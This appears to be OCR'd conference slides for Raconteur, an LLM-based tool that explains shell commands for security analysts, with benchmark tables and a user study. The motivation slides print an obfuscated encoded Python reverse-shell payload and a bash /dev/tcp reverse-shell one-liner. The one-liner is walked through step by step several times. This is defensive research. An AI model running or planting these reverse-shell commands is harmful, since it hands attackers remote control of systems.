Raconteur: A Knowledgeable, Insightful, and Portable LLM-Powered Shell Command Explainer


Jiangyi Deng[*,1], Xinfeng Li[*,1], **Yanjiao Chen**[✉,1], Yijie Bai[1], Haiqin Weng[2], Yan Liu[2], Tao Wei[2], Wenyuan Xu[1]

[1]*Ubiquitous System Security Lab (USSLAB), Zhejiang University*

[2]*Ant Group*

[*]*Equal Contribution*

Ongoing cyber-attacks pose significant threats to organizations' data and assets



Threat

Potentially Malicious Commands

Respond (quickly and effectively)

Security Operation Center (SOC)

Manual auditing on alerted shell commands is a key part of security operation

Shell commands are often used as springboards for attackers to gain remote control

```
1   echo exec\(__import__\(\'zlib\'\).decompress\(__import__\(\'base64\'\).b64decode\(__import__\(\'codecs\'\).getencoder\
    (\'utf-8\'\)\(\'eNpNUmFv2jAQ/dz8Cn+LPblOSEICVJlUIVamUkAlUzchFIX40liYOIsDpUz773NglWp/ON9796x7pxP7WjUtOkuxpdtMQxhQ/
    a6to4hNYEdotFBVKqpCWQcZp6m41Kcp/uON7EMjjc6zqf/xZg38PoBu7b/
    ro1i7mw0tGrWXQrfx2t4ehOSpqqGCxqb2NEmWq2lWcWnSDbFKHa83ligQvkjj2EOGREfxNcYejeiQEKSaa+7TgPpkZN1c+0FaS
    +tG57GJbLWajVXVwqnFXbp8XiSL8WKWGvzo+aSrY3kJ+S4tlW6rbA/xt0xquBDGsSje073icPlsPHlO0vliPrFuSs2y2jTP8UGyz81jl
    +qcEEvFhvhsEn8ptYFZxnkJGTfDjNfY/qGhub1/hao1Q3hSZyFl5vSZi/CLqLh602ieoJ7L3DtkgDC4Q6cwIOi+riW8wPZRtE7fj5gfIvw4TZ5mFEmxA/
    RgHCmCxqUZODg9d8Dc7qJVVmSN+JBM+Ot/rheEHgtCm2wsOEGOuxVgHHK1rxvQGl+3gW3DoAM5YMU6V9gu27bWI8fxAuZ5bOgzr9cfDXqR70QPv6Lv
    +WBelMM6/Xmux7vIX76V8zzyb4VNzHJkHBNzrH9iuMdK\'\)\[0\]\)\)\) | exec $(which python || which python3 || which python2) -
```

Figure: An example of reverse shell commands

Challenges: complex syntax and stealthy nature of malicious cmds make them hard to understand

A desirable example of explanation

A Malicious Reverse Shell Command

```
bash -c '0<&137-;exec 137<>/dev/tcp/ip_addr
/port;sh <&137 >&137 2>&137'
```

What do analysts want:

1. Step by step explanation
2. Behavior summarization
3. Intent (tactic & Tech.) Identification

Bottom-up analysis

An Explanation on the Malicious Shell Command

Step by step explanation:

- `bash -c`: This command is invoking the Bash shell and running a command within it.
- `0<&137-`: This is redirecting file descriptor 0 (stdin) to file descriptor `137` and closing file descriptor `137`. This is a common technique used in reverse shells to redirect input/output to a network socket.
- `exec 137<>/dev/tcp/ip_addr/port`: This is creating a new file descriptor `137` and opening a TCP connection to the IP address **`ip_addr`** on port **`port`**. This is the reverse shell connection.
- `sh <&137 >&137 2>&137`: This is executing the shell command and redirecting input, output, and errors to file descriptor `137`. This is the reverse shell payload.

Overall: The command is attempting to establish a reverse shell connection to a remote host and execute a shell command on that host. This could be used for malicious purposes such as remote access or data exfiltration.

Tactic: Execution **Technique:** Unix Shell

A desirable example of explanation

A Malicious Reverse Shell Command

```
bash -c '0<&137-;exec 137<>/dev/tcp/ip_addr
/port;sh <&137 >&137 2>&137'
```

Objective:

1. **Comprehensiveness** – facilitate comprehension of cmd's semantics.
2. **Insightfulness** – elucidate the tactics and techniques of mal cmds.
3. **Correctness** – factually correct.
4. **Portability** – function within local env.

An Explanation on the Malicious Shell Command


Step by step explanation:

- `bash -c`: This command is invoking the Bash shell and running a command within it.
- `0<&137-`: This is redirecting file descriptor 0 (stdin) to file descriptor `137` and closing file descriptor `137`. This is a common technique used in reverse shells to redirect input/output to a network socket.
- `exec 137<>/dev/tcp/`**`ip_addr`**`/`**`port`**: This is creating a new file descriptor `137` and opening a TCP connection to the IP address **`ip_addr`** on port **`port`**. This is the reverse shell connection.
- `sh <&137 >&137 2>&137`: This is executing the shell command and redirecting input, output, and errors to file descriptor `137`. This is the reverse shell payload.

Overall: The command is attempting to establish a reverse shell connection to a remote host and execute a shell command on that host. This could be used for malicious purposes such as remote access or data exfiltration.

Tactic: Execution **Technique:** Unix Shell

Raconteur: A Knowledgeable, Insightful, and Portable LLM-Powered Shell Command Explainer



Key components:

behavior explainer, intent identifier, doc-augmented enhancer

Behavior explainer

- **Objective: Step-by-step exp. & Overall**
- **Challenges:**
  - ✓ Diversified user prompts
  - ✓ Ensuring factuality
- **Approach:**
  - ✓ **Supervised fine-tuning (SFT)** with a carefully constructed dataset.
  - ✓ **Dataset**: prompt diversification and response professionalization.

A Malicious Reverse Shell Command

```
bash -c '0<&137-;exec 137<>/dev/tcp/ip_addr
/port;sh <&137 >&137 2>&137'
```

An Explanation on the Malicious Shell Command


Step by step explanation:

- `bash -c`: This command is invoking the Bash shell and running a command within it.
- `0<&137-`: This is redirecting file descriptor 0 (stdin) to file descriptor `137` and closing file descriptor `137`. This is a common technique used in reverse shells to redirect input/output to a network socket.
- `exec 137<>/dev/tcp/ip_addr/port`: This is creating a new file descriptor `137` and opening a TCP connection to the IP address **`ip_addr`** on port **`port`**. This is the reverse shell connection.
- `sh <&137 >&137 2>&137`: This is executing the shell command and redirecting input, output, and errors to file descriptor `137`. This is the reverse shell payload.

Overall: The command is attempting to establish a reverse shell connection to a remote host and execute a shell command on that host. This could be used for malicious purposes such as remote access or data exfiltration.

Tactic: Execution **Technique:** Unix Shell

Behavior explainer




Extract knowledge (meta-info) from code libraries to compose high-quality responses.

Behavior explainer

- **Method:** Full parameter fine-tuning ChatGLM2-6B
- **Hardware:** 4 NVIDIA A100 (80GB) GPUs
- **Time:** 4 days
- **Training data:** 232 million tokens

Intent identifier



Tactics & Techniques from MITRE ATT&CK


Intent identifier

Techniques

Techniques: 14

ID	Name	Description
T1651	Cloud Administration Command	Adversaries may abuse cloud management services to execute commands within virtual machines. Resources such as AWS Systems Manager, Azure RunCommand, and Runbooks allow users to remotely run scripts in virtual machines by leveraging installed virtual machine agents.
T1059	Command and Scripting	Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are a common


Key idea: **Behavior desc. of cmds** match **Standard desc. in MITRE ATT&CK**



Challenge:

there is a gap between two descriptions

Intent identifier




$$t_e = \arg\max_{i \in \mathbb{I}} \mathcal{S}(\mathcal{V}(d), \mathcal{V}(s_i))$$

Bridging the gap by fine-tuning a Text2Vec model

Doc-Augmented Enhancer (DAE)

- **Objective: retrieving relevant info. from command doc. for private & unseen cmds**
- **Approach:**
  - ✓ **Train a Text2Vec model for doc. retrieving.**



DAE enables explaining private shell cmds that are not in public datasets

Evaluation Setup

Evaluation Task	Dataset	Metrics
Command Explanation & Classification	Malicious Command	Exp: ROUGE-1, ROUGE-2, ROUGE-l, BLEU-4, METEOR, CIDEr Cls: ACC, Precision, Recall
	Benign Command	
Intent Identification	`metta` dataset	Top-k ACC

Command Explanation

TABLE I: The Overall Performance of the Command Explainer.

Model	Malicious Command‡						Benign Command†					
	ROUGE-1	ROUGE-2	ROUGE-ℓ	BLEU-4	METEOR	CIDEr	ROUGE-1	ROUGE-2	ROUGE-ℓ	BLEU-4	METEOR	CIDEr
GPT-3.5-Turbo	48.7	24.3	34.5	36.3	39.1	30.2	54.3	27.0	35.2	29.5	40.9	16.8
GPT-4	45.5	20.3	30.5	40.5	32.5	14.6	51.8	25.8	36.2	34.2	34.5	12.0
ChatGLM2-6B	42.5	18.0	26.9	35.2	31.5	10.4	50.5	24.3	32.1	30.9	32.5	9.3
RACONTEUR	**68.9**	**51.5**	**58.8**	**59.5**	**51.1**	**128.5**	**69.3**	**46.1**	**53.1**	**48.5**	**50.5**	**43.0**
Increased$	62.1%	186.1%	118.5%	69.0%	62.2%	1137.1%	37.2%	89.7%	65.4%	57.0%	55.7%	362.9%
cf. GPT-4*	151.4%	253.7%	192.8%	146.9%	157.1%	880.5%	133.8%	178.7%	146.7%	141.8%	146.4%	358.7%

‡ Malicious Command consists of data from `atomic-red-team`, `metta`, and `reverse-shell`.
† Benign Command consists of data from `NL2Bash`.
$ Increased: the percentage improvement of RACONTEUR over the original ChatGLM2-6B model.
* cf. GPT-4: the achieved percentage of GPT-4 performance.

Improving the vanilla ChatGLM2-6B by 37.2%~1137.1%

Command Classification (use LLM as analyst)

TABLE III: End-to-End Evaluation of The Performance of the Command Explainer.

Model	Classification Metrics		
	Precision (%)	Recall (%)	Accuracy (%)
GPT-3.5-Turbo	78.7	62.6	72.8
GPT-4	76.7	59.8	70.8
ChatGLM2-6B	77.6	47.1	66.7
RACONTEUR	**83.7**	**79.2**	**81.8**

Effective in facilitating command comprehension for identifying malicious commands

Intent Identification

TABLE V: Technique and Tactic Identification Performance on the Original Test Set.

Model	Technique (ACC)			Tactic (ACC)
	Top-1	Top-5	Top-10	Top-1
GPT-3.5-Turbo	25.6	33.8	35.0	45.7
GPT-4	26.0	32.5	36.2	55.5
Sentence-$T5_{large}$	45.4	80.1	87.3	69.4
GTR-$T5_{XL}$	50.8	79.6	87.5	70.5
SGPT	42.4	75.0	84.3	62.6
$E5_{large}$	48.5	78.2	87.1	69.3
$E5_{large}$ (FT)	**52.4**	**83.0**	**90.4**	**75.0**

All five of our materializations of the intent identifier show better performance than baselines

User Study


- **52 CS (under)graduates**

Part 1: Rate at a scale of 1~5 points based on whether the explanation helps them


1. understand the **details**
2. understand the **intent**
3. **determine** whether the command is malicious

Part 2: Compare two explanations and choose the one they prefer


User Study




(a) Details of commands




(b) Intents of commands



(c) Malicious or benign




(d) Correctness




(e) Preference

Raconteur excels in *comprehensiveness, correctness, insightfulness*, and *preference*


User Study




(a) Details of commands




(b) Intents of commands



(c) Malicious or benign



(d) Correctness



(e) Preference

Raconteur excels in *comprehensiveness, correctness, insightfulness*, and *preference*

Conclusion

- RACONTEUR provides **high-quality explanations and insights** for shell commands, aiding security analysts in identifying potential cyber-attacks.

- We develop a holistic toolkit including **behavior explainer, intent identifier, and doc-augmented enhancer** for RACONTEUR.

Raconteur: A Knowledgeable, Insightful, and Portable LLM-Powered Shell Command Explainer

Contact us:
chenyanjiao@zju.edu.cn

Project: https://raconteur-ndss.github.io/

USSLAB website:
www.usslab.org

浙江大学 ZHEJIANG UNIVERSITY

智能系统安全实验室 UBIQUITOUS SYSTEM SECURITY LAB.

蚂蚁集团 ANT GROUP